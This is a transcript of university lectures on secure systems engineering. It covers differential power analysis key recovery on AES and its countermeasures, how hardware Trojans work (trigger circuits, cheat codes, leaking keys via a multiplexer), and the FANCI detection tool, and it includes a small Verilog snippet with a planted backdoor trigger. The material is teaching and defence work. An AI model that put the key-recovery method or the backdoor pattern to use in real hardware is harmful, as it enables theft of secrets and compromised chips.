
<https://iis-people.ee.ethz.ch/~kgf/acacia/acacia.html>

90

This graph for example which is obtained from this particular website shows how the maximum correlation coefficient varies with different values of key. So in this particular example they had used the AES block cipher as the device which is being attacked and each part of the AES key is just of 1 byte and therefore has 256 different possibilities, so the Y axis on the other hand has the correlation which is computed for each key guess.

So what we see is that for wrong key guesses we have a correlation which is quite small which is less than 0.02, on the other hand if the guess is correct which in this case is the key is 0x73 we get a high peak in the correlation value, this high peak would thus permit the attacker to identify the correct key.

(Refer Slide Time: 30:00)




Now what actually is affected by this particular attack is the number of iterations that are done for each case. Note that we had taken this table and each line in this or each row in this particular table corresponds to one power measurement that is made in the device and one point in the hypothetical power that was computed, so the larger number of such rows present, the more accurately the key can be recovered correctly.

(Refer Slide Time: 30:25)

P		K _{guess}	C	Hypothetical	Real
P	P	K _{guess}	C	Hypothetical Power	Real Power Measured
0000	0000	0000	1101	1101	3
0001	0001	0001	1101	1100	2
0010	0010	0010	1101	1111	4
0011	0011	0011	1101	1110	3
0100	0100	0100	1101	1001	2
0101	0101	0101	1101	1000	1
⋮	⋮	⋮	⋮	⋮	⋮

Find maximum correlation $\rho_{15}, \rho_{14}, \rho_{13}, \rho_{12}, \rho_{11}, \rho_{10}$... correlate

89



So this particular graph shows the number of measurements required relating to the previous table, the number of measurements implies the number of rows in the tables and what we see is that as the number of measurements keeps increasing and goes towards 10000 in this case the accuracy of identifying the secret key is increased. So, for example if we have very less let us say around 100 or so measurements, we have a correlation which is less than 0.05, but

as we increase the number of measurements we have a correlation which is quite high of 0.1. So, speaking in another words what we actually see is that as the number of power measurements increases, this peak becomes more and more prominent.

(Refer Slide Time: 31:14)

Statistical Comparison

- **Correlation :**

Provides a value between -1 and +1. A value closer to the signifies linear dependence between the hypothetical power and the real power consumption

$$\rho_{X,Y} = \frac{E[(X - \mu_X)(Y - \mu_Y)]}{\sigma_X \sigma_Y}$$

- **Mutual Information**

Quantifies mutual dependence between hypothetical power and real power consumption

$$I(X; Y) = \sum_{y \in Y} \sum_{x \in X} p(x, y) \log \left(\frac{p(x, y)}{p(x) p(y)} \right)$$

91

So, what we considered in this example was that the attacker uses the Pearson's correlation coefficient between a hypothetical power consumed and the actual power consumed in order to identify the correct secret key. So, there are various other statistical techniques which have been evaluated, one of the most common things is known as the mutual information which essentially quantifies the mutual dependence between the hypothetical power consumed and the real power consumed.

So, this is given by this particular equation, so we will not go more into details about this. So what we had looked in this previous example was that the attacker uses a Pearson's correlation coefficient or something equivalent in order to compute the correlation between a hypothetical power consumption based on a guess key and the actual power consumption measured from the device, a high value of correlation implies that the attacker has guessed the key correctly.

So, there are various other statistical tools that can be used other than a correlation, quite often this mutual information is used which essentially quantifies the dependence between the hypothetical power and the real power consumption.

(Refer Slide Time: 32:32)

Statistical Comparison

- Bayes Analysis

What is the probability of a hypothesis given a specific leakage

$$\Pr[\text{Hypothesis} \mid \text{Leakage}]$$

- Difference of Means

next...


92

Other techniques used are the Bayes analysis which computes the probability of the hypothesis given the leakage. One of the earliest forms of statistical comparison is known as the Difference of Means. So, we will look more in detail about how this difference of means actually works.

(Refer Slide Time: 32:53)

Difference of Means

- Guess a key : k_{guess}
- Compute $C_{\text{guess}} = F(P, K_{\text{guess}})$
- Find the k_{guess} such that
 $|\text{AVG}(B0) - \text{AVG}(B1)|$ is maximum



93

What we look at again is this particular computation, where there is a P which is taken as input and computed upon with this function F and there is also a key which is kept secret. Now what the attacker does is that he guesses the key and based on that guessed key and the known value of P he computes C , so C is of course the key guess and therefore based on the

guess key he can obtain this C guess which in this case is 1111, 1110 and 1101, note that this C guess keeping K constant only depends on the value of t.

So what he would next do is that he would consider one single bit in this Cguess, so for example let us say that he is considering the least significant bit of this Cguess and then what he would do is that depending on the value of this least significant bit of Cguess he would distribute these actual power consumed into two buckets, the first bucket corresponds to the Cguess being 0, while the next bucket corresponds to the Cguess equal 1.

So, for example over here the least significant bit is 1 and therefore he would move this power measurement into the bucket 1. In this particular case we have the least significant bit to be 0 in Cguess and therefore he moves this to the bucket 0. So, in a same way in this case he has the least significant bit of Cguess to be 1 and therefore this should be moved to bucket 1. So eventually after doing this over large number of different power measurements he computes the average of bucket 0 and the average of bucket 1, so this is known as the difference of means for that corresponding key guess.

So what is observed is that if the Key_guess happens to be correct then this particular difference the differences between the average of these two buckets would be maximized and this maximum difference of means can be than used to identify what the secret key is.

(Refer Slide Time: 35:02)

Preventing DPA

- By hardware means
 - Differential logic
- By Implementation
 - Masking
- By Algorithm
 - DPA resistant ciphers (DRECON)
 - Rekeying

So differential power attacks have been known for almost two decades now and there have been several counter measures that have been developed over these years. So, these counter measures have been applied at three different levels they can be applied at the hardware level,

at the implementation level, or at the algorithm level. At the hardware level what people have suggested is that the standard CMOS logic be replaced with other logic which are resistant to these power analysis attacks. So, these techniques for example the WDDL gates would be built in such a way so that the power consumed is independent of the computations that are performed by the corresponding gates.

At the implementation level techniques such as masking and threshold implementations have been used where randomization has been incorporated into the design so that where the randomness limits the amount of information that the attacker can gain from the power consumed by the device.

A third method is at the algorithmic level, where researchers have actually been able to build algorithms in particular cipher algorithms as well as protocols which can prevent power analysis attacks, these algorithms inherently are built so that the leakage would not give enough of information to an attacker to glean secret information like the secret key. Two of the popular algorithms in this case is known as DRECON which stands for DPA resistance by construction and the rekeying techniques. Thank you.

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Hardware Trojans

Hello and welcome to this video lecture in the course for Secure Systems Engineering. In the previous lectures in this particular course we had looked at malware and we had talked about a lot of techniques by which malware could affect the system and also how these malware could actually be prevented, but all of these discussions were related to malware which affects the software of the computer system.

(Refer Slide Time: 1:05)

Hardware Trojans

Hardware Security: Design, Threats, and Safeguards; D. Mukhopadhyay and R.S. Chakraborty
Slides from R. S. Chakraborty, Jayavijayan Rajendran, Adam Waksman

In today's video lecture we would talk about malware which is present in the hardware. So, these are popularly known as Hardware Trojans and this would be the topic of discussion in this particular video. A lot of what I am going to be talking about is present in this book hardware security, design threats and safeguards by Professor Debdeep Mukhopadhyay and Rajat Subhra Chakravarthy from IIT Kharagpur. Also, I have used slides from Doctor Adam Waksman and Jayavijayan Rajendran from Texas A & M.


Hardware Trojan

- Malicious and deliberately stealthy modification made to an electronic device such as an IC
- It can change the chip's functionality thereby undermine trust in systems that use this IC

So essentially what are hardware Trojans? So hardware Trojans are essentially Trojans which are inserted right at the hardware, so you could for example have a processor and small additional hardware module present in the processor which is inserted at during the design time would act as a hardware Trojan. So these hardware Trojans are since they are present right at the hardware in the system, they cannot be detected by techniques such as the antivirus solutions which are present or the various other techniques that we discussed like the confinement techniques, the OKWS, the trusted execution environment, all of these things will not work and will not be able to prevent Trojans which are inserted right at the hardware.

So, these hardware Trojans are typically passive hardware components present in your processor or any other device and these hardware Trojans can potentially alter the functionality of the hardware device. So, hardware Trojans have now become quite popular in the last decade or so and it is extremely difficult to actually find ways to detect the presence of hardware Trojans present in a particular device.

(Refer Slide Time: 3:06)



30

So, what exactly constitutes a hardware Trojan? So very much like the Trojans present in software, a hardware Trojan comprises of two components, one is a trigger circuit and the other is a payload, the difference between a hardware Trojan compared to the Trojans which are present in the software is that the hardware Trojan is inserted in the device itself or right at the hardware, in most cases completely independent of all the software layers that are running on this particular processor.


These hardware Trojans are typically passive they may just comprise of a few set of gates which typically do not operate and do not actually modify the output of the device and therefore they are very difficult to detect. A typical hardware Trojan would wait for a specific trigger to occur and once that trigger comes then a specific payload gets executed. Now this payload essentially could modify the functionality of the device, the hardware or the trigger could be of several forms as we will see during these lectures.

For instance a trigger could be a specific input given by a user or which is obtained from a network or a specific address which comes on the address bus such as the case over here where the address bus has Oxdeadbeef, so these specific trigger inputs is what actually causes the hardware Trojan to wake up and then execute the payload like this. So, the payload very similar to that of the software Trojans would do something malicious.

For example it could leak some secret information to the outside world say through the network interface or through cover channels, it could make a page in memory which is say in the kernel space this page could be modified to become accessible from the user space and

therefore a user process would be able to actually read protected data present in the system or if you have something like say a Trusted Execution Environment a hardware Trojan could possibly disable this entire trusted execution or compromised the entire trusted execution such that a normal untrusted application would be able to observe or modify the execution of the trusted environment or alternatively the payload could do anything maliciously for example it could also cause the entire system to fail.

(Refer Slide Time: 6:06)



So, let us take a simple example of a hardware Trojan. So the example we would take is a crypto device, so you can consider this as integrated circuit that is an IC and within this IC we have a crypto module, a secret key which is stored in within this particular IC. So, what this device does is that it takes an input, uses the key and feeds these two into the crypto module, does an encryption and then produces a ciphertext.

So, what we see is that as long as the key is kept secret and well concealed within the device the cipher text does not contain any information about the corresponding input. Now what could happen is during the design or manufacture of this particular device, developer could insert a hardware Trojan. So, we will just take a small example of how a specific hardware Trojan can be inserted and what the functionality of this hardware Trojan could be.


So, we see that a hardware Trojan like this can be inserted which takes a trigger which acts as a select line to a multiplexer and then we have a MUX. So what the multiplexer does is that it either passes on the cipher text which is computed by the crypto module whenever the trigger has a value of 0 or alternatively if the trigger has a value of 1 then the key gets transmitted to

the output. Thus, we see that the secret data stored secretly or concealed in the device is visible at the output.

So, in this particular example what we see is that we have this trigger and the payload over here and this payload is actually causing sensitive or secret data to be exposed to outside the device. Now we look at two properties of a typical hardware Trojan, the first thing is that the hardware Trojan is extremely small, notice that you could have a very large crypto module and the device could be extremely complex but what we notice is that the additional modifications due to the hardware Trojan is extremely small all that is required is just a few multiplexers in this particular case and a trigger signal.

The objective of making the hardware Trojan extremely small is the fact that it is very difficult to actually detect such a hardware Trojan while for example viewing the code or just looking at the device it is very difficult given the size and the number of transistors and gates present in the device, this additional hardware present due to the hardware Trojan may easily go unnoticed.

(Refer Slide Time: 9:18)




Second and an important property of a hardware Trojan is that the hardware Trojan is mostly passive. So, for example over here we have shown a combinational Trojan this combinational Trojan uses a cheat code to trigger. So, in this particular trigger what happens is that the input is tapped and goes into this trigger circuit and this particular trigger waits for precisely one specific input to appear, when this input appears it provides an output of 1.

So, let us say for example the input line is of 128 bits and therefore the possible number of inputs is 2^{128} . Now since the trigger is waiting precisely for one cheat code in this case 0xcafeb3ef to actually activate the payload. Therefore, in most of these cases this hardware Trojan is going to be passive, it is only when this specific input appears to the device would the trigger be activated and the payload be used to leak out the secret key.


Now the entire design methodology of a hardware Trojan is that this cheat code cafebeef is only known to the attacker but not to any other person who is designing or using this particular IC. Thus, during testing or during various tests or during normal operation of this device the probability that a user actually finds an input cafebeef is extremely small. For example in our case where we assume that the input is of 128 bits, the probability that a valid user or a designer during the testing of this device actually finds such a trigger cheat code is $(\frac{1}{2})^{128}$, which is an extremely small probability and therefore highly unlikely that such trigger cheat codes would not appear during the regular testing or usage of the device.

However, since the attacker knows about what the cheat code is, whenever required the attacker could actually feed this specific cheat code to the input of the device and then activate the hardware Trojan because by the cheat code would force the select line to 1 and thereby passing on the secret key to the output of the device. So, you may have also noticed that this trigger where which waits for a specific input to appear is just one example of a trigger there may be many other ways by which such triggers can be actually designed.

(Refer Slide Time: 12:30)



Example of a Hardware Trojan



Another very popular way of designing the triggers which is even more difficult to detect is something known as time bombs or sequential Trojans. So, what we have over here is a state machine, in this sequential Trojan the trigger is waiting for a specific sequence of inputs to appear. Now this sequence for example *ca* is an input which is followed by *af* and after some time there is an *ee*, then after some time there is a *be* and then an *ef* would finally activate the Trojan and force the secret key to be visible at the output.


So internally this trigger would have a state machine like this where typically the select line would be having a value of 0 and based on the various input sequence which would trigger this particular Trojan the state machine would move through several states and eventually reach a state where the select line becomes 1 activating the Trojan. So you see that this sequential Trojan may be more difficult to actually detect compared to the cheat code or the combinational trigger that we discussed.

The reason being that these sequential values could either appear consequently or could be spread over several clock cycles and therefore the probability that that such a sequential trigger is actually detected is much smaller. Now these two properties of a hardware Trojan that being very small and also mostly passive makes hardware Trojans extremely difficult to detect.

The detection of hardware Trojan is a very hot topic of research especially in the last decade or so and there have been several interesting papers and techniques that have been discussed and presented in order to detect such hardware Trojans. In this video lecture and perhaps the next as well we would discuss two such techniques, one is known as FANCI and the other

one is a technique by which we could design a circuit or rather design a particular hardware unit where inserting a Trojan would be considerably more difficult.

(Refer Slide Time: 15:01)



[*http://www.darpa.mil/MTO/solicitations/baa07-24/index.html](http://www.darpa.mil/MTO/solicitations/baa07-24/index.html)

36

Another aspect which complicates the detection of a hardware Trojan is the fact that a Trojan can be inserted in the hardware at multiple places during the design cycle. So, what we see in this particular slide is a typical way IC is designed and manufactured. So, typically if a company wants to actually design and manufacture a new IC it would start off with the specifications for that IC.

So, for example you could say you could think of a new communication controller or let us say a new cryptographic accelerator or so on. So, this particular company would start off with actually writing the specifications for that particular hardware IC. So then once the specifications are written it goes to a design phase and during this design phase there will be a lot of coders that are used.

In addition to these codes a lot of third party IPs are also integrated into the design, a lot of models and standard cell libraries are used and all of these are integrated using several EDA tools. Now then we have a process of fabrication it goes to the fabrication unit there is a masking, then there is a dice and packaging, then there is a packaged test and finally a deployment and monitor.

So what we see is that a typical IC design and manufacture has several of these steps the company that is designing and manufacturing this specific IC is not the only one which is involved and there are a lot of third party tools and units which are also involved during the

design and manufacture of a particular IC. So, typically the IP cores are bought from a third party, the tools used for a designing of that particular IC is also brought from third parties as well as these standard cells.

Similarly, most companies use an offshore fabrication unit to actually design and develop these ICs. Now out of all of these various steps and organizations involved during the design and manufacture of an IC the only steps which are completely trusted is this step where the specifications are written the package testing that is done after the chip is fabricated and the deployment and monitoring of the chip.

So, besides these three steps in the entire process Trojans can be inserted in any of the other steps. For example, a programmer who is an adversary can insert a Trojan during the design phase or IP cores that are brought from third parties may also have in them certain Trojans which are not easily detectable. Similarly, tools and libraries like standard cells may force Trojans to be inserted into the device.

In addition to the design phase once the design is actually sent out for manufacture the offshore manufacturing companies may also insert Trojans in the device. Thus, due to the fact that hardware Trojans can be actually inserted in many different stages during the development and manufacture of the IC it becomes extensively difficult to detect such Trojans or for that matter actually it is very expensive to actually design ICs where Trojans are not present.

So in the next video lecture we will take one example of a tool which is known as FANCI and we will show how FANCI is able to potentially detect locations within a design of hardware where hardware Trojans may potentially be inserted, thank you.

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
FANCI: Identification of Stealthy Malicious Logic

Hello and welcome to this video lecture in the course for Secure Systems Engineering. In this video lecture we will be looking at a particular technique known as FANCI, which is a technique used to identify locations within IP used in a hardware design which could potentially have a hardware Trojan present in it.

(Refer Slide Time: 0:39)




FANCI : Identification of Stealthy Malicious Logic

http://www.cs.columbia.edu/~simha/preprint_ccs13.pdf
(some of the following slides are borrowed from Adam Waksman's CCS talk)



So, the paper is known as FANCI identification of stealthy malicious logic, so some of the slides that are used in this video are borrowed from Adam Waksman's CCS talk, so Adam Waksman is the first author of this paper that was published.

(Refer Slide Time: 1:04)



37

So in the last video lecture what we had seen was that during the entire design and manufacture cycle during the entire design and manufacture of a hardware IC there can be many phases on many ways through which a hardware Trojan could be inserted in the design. So we in fact had looked at this particular slide wherein we actually discussed that the only trusted components in this entire design flow is at the time of specification and after the device is fabricated and there is a packaged testing that is done and monitoring.

So, every other stage during this life's IC design cycle could potentially be spot where a Trojan can be inserted. In this particular talk we will be looking at Trojans that could potentially inserted in third party IP cores. Typically when a company wants to design a hardware IC, they do not actually code every single component of that IC, but rather they would use a system on chip concept and purchase IP cores from several different vendors and then integrate all of these cores within a single chip.

So for instance we have a company which wants to actually design say a communication IC and the communication IC would have several components like a processor core, it may have a DSP core, it may have several IO units like a serial port it, may have various other transceivers, it may have audio input codecs and so on. So what the company would do is that it would purchase IP cores for each of these components and IP core for the general purpose processor another IP core maybe from another company, for the DSP processor if all the various peripherals such as the serial port USB the codec and so on would all be purchased from different manufacturing entities.

Now, all of these IP cores would be integrated into the design and then used to manufacture the IC. The reason this is actually done is that it drastically reduces development time because now all that is required by this company is to essentially integrate various IP cores which is purchased. Also, this technique of development also reduces the cost drastically because the company would not need to invest in developers to develop each and every component that is used in that IC.

So, in the long run this methodology for designing ICs would be extremely beneficial to reduce development time as well as bring down cost. So, what we will be looking at today is the threat that each of these IP cores could potentially have a hardware Trojan present in them. So, each of these IP cores is designed or purchased from a different third party IP house and each of them could potentially insert a hardware Trojan.

(Refer Slide Time: 4:41)

Trojans in IPs

- Third party IPs:
 - Can they be trusted?
 - Will they contain malicious backdoors
- Developers don't / can't search 1000s of lines of code looking out for trojans.

```
.  
. .  
assign bus_x87_i = arg0 & arg1;  
always @(posedge clk) begin  
  if (rst) data_store_reg7 <= 16'b0;  
  else begin  
    if (argcarry_i37 == 16'hbacd0013) begin  
      data_store_reg7 <= 16'd7777;  
    end  
    else data_store_reg7 <= data_value7;  
  end  
end  
assign bus_x88_i = arg2 ^ arg3;  
assign bus_x89_i = arg4 | arg6 nor arg5;  
. .  
.
```

38

These third party IP core design companies cannot be trusted and therefore they could potentially have malicious Trojans present in them. Now the company which is actually designing this IC (would not) it would not be very easy for them to actually scan through thousands of lines of IP cores looking for potential triggers and potential payloads that may be present.

A complicated IP core would run into like tens of thousands of lines of HDL code and a very small subset of these lines could potentially be having a hardware Trojan. So, therefore just by actually looking at the code of a particular IP, it is very difficult to actually detect the presence of a hardware Trojan.

(Refer Slide Time: 5:36)

FANCI : Identification of Stealthy Malicious Logic

- FANCI: evaluate hardware designs automatically to determine if there is any possible backdoors hidden
 - The goal is to point out to testers of possible trojan locations in a huge piece of code

```

assign bus_x87_i = arg0 & arg1;
always @ (posedge clk) begin
  if (rst) data_store_reg7 <= 16'b0;
  else begin
    if (argcarry_i37 == 16'hbacd0013) begin
      data_store_reg7 <= 16'd77777;
    end
    else data_store_reg7 <= data_value7;
  end
end
assign bus_x88_i = arg2 ^ arg3;
assign bus_x89_i = arg4 | arg6 nor arg5;

```

http://www.cs.columbia.edu/~simha/preprint_ccs13.pdf

(some of the following slides are borrowed from Adam Waksman's CCS talk)

39

What FANCI does is that it provides an automated framework which could highlight regions of this code, it could identify signals present within an IP code which could potentially be areas where a Trojan may be inserted. The whole objective of this framework is to aid the whole objective of this entire framework is to aid the tester to look at particular regions in this code and look more closely at these regions which could potentially have a hardware Trojan in them.

(Refer Slide Time: 6:11)

Trojans are Stealthy

